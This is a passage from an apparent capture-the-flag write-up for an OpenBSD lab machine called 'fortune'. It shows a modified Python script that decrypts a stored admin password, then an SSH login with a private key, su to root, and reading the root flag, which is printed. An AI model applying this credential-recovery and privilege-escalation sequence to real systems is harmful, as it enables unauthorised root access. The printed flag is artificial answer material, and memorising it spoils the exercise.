    user = user.encode('utf-8')
else:
    password = password.encode()
    user = user.encode()

m.update(password)
m.update(user)
```

paste the lines

```
return "md5" + m.hexdigest()
```

```
admpass=decrypt("utUU0jkamCZDmqFLOrAuPjFxL0zp8zWzISe5MF0GY/l8Silrmu3caqrtjaVjLQlvFFEgESGz","$pbkdf2-sha512$25000$z9nbm1Oq9Z5TytkbQ8h5Dw$Vtx9YWQsgwdX
5csQHAJCAIJT9rLFBawClFyMKnqKNL5t3Le9vg")
print admpass
```

```
root@kali:~/Masaüstü# python crypto.py
R3us3-0f-a-P4ssw0rdl1k3th1s? B4D.ID3A!
root@kali:~/Masaüstü#
```

```
root@kali:~/.ssh# ssh -i id_rsa charlie@10.10.10.127
Last login: Wed Mar 20 09:52:29 2019 from 10.10.13.56
OpenBSD 6.4 (GENERIC) #349: Thu Oct 11 13:25:13 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.
fortune$ su
Password:
fortune# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
fortune# cd root
ksh: cd: /home/charlie/root - No such file or directory
fortune# cd ..
fortune# cd ..
fortune# pwd
/
fortune# cd root
fortune# ls
.cache    .cshrc    .cvsrc    .login    .profile .ssh    root.txt
fortune# cat root.txt
335af7f02878890aea32d64f7ea3a0f8
fortune#
```